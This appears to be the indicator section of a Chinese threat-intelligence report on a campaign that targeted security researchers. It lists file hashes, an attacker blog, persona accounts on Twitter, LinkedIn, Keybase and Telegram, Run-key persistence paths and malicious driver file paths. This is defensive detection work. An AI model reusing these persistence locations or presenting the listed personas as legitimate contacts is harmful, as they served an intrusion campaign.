68e6b9d71c727545095ea6376940027b61734af5c710b2985a628131e47c6af7

25d8ae4678c37251e7ffbaeddc252ae2530ef23f66e4c856d98ef60f399fa3dc

a75886b016d84c3eaacaf01a3c61e04953a7a3adf38acf77a4a2e3a8f544f855

a4fb20b15efd72f983f0fb3325c0352d8a266a69bb5f6ca2eba0556c3e00bd15

攻击者博客

https://blog.br0vvnn[.]io

Twitter账号

https://twitter.com/br0vvnn

https://twitter.com/BrownSec3Labs

https://twitter.com/dev0exp

https://twitter.com/djokovic808

https://twitter.com/henya290

https://twitter.com/james0x40

https://twitter.com/m5t0r

https://twitter.com/mvp4p3r

https://twitter.com/tjrim91

https://twitter.com/z0x55g

LinkedIn账号

https://www.linkedin.com/in/billy-brown-a6678b1b8/

https://www.linkedin.com/in/guo-zhang-b152721bb/

https://www.linkedin.com/in/hyungwoo-lee-6985501b9/

https://www.linkedin.com/in/linshuang-li-aa696391bb/

https://www.linkedin.com/in/rimmer-trajan-2806b21bb/

Keybase

https://keybase.io/zhangguo

Telegram

https://t.me/james50d

注册表路径

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\KernelConfig

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\DriverConfig

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\SSLUpdate

文件路径

C:\Windows\System32\Nwsapagent.sys

C:\Windows\System32\helpsvc.sys

C:\ProgramData\USOShared\uso.bin

C:\ProgramData\VMware\vmnat-update.bin

C:\ProgramData\VirtualBox\update.bin

参考链接

https://blog.google/threat-analysis-group/new-campaign-targeting-security-researchers/

关于微步情报局

微步情报局，即微步在线研究响应团队，负责微步在线安全分析与安全服务业务，主要研究内容包括威胁情报自动化研发、高级APT组织&黑产研究与追踪、恶意代码与自动化分析技术、重大事件应急响应等。
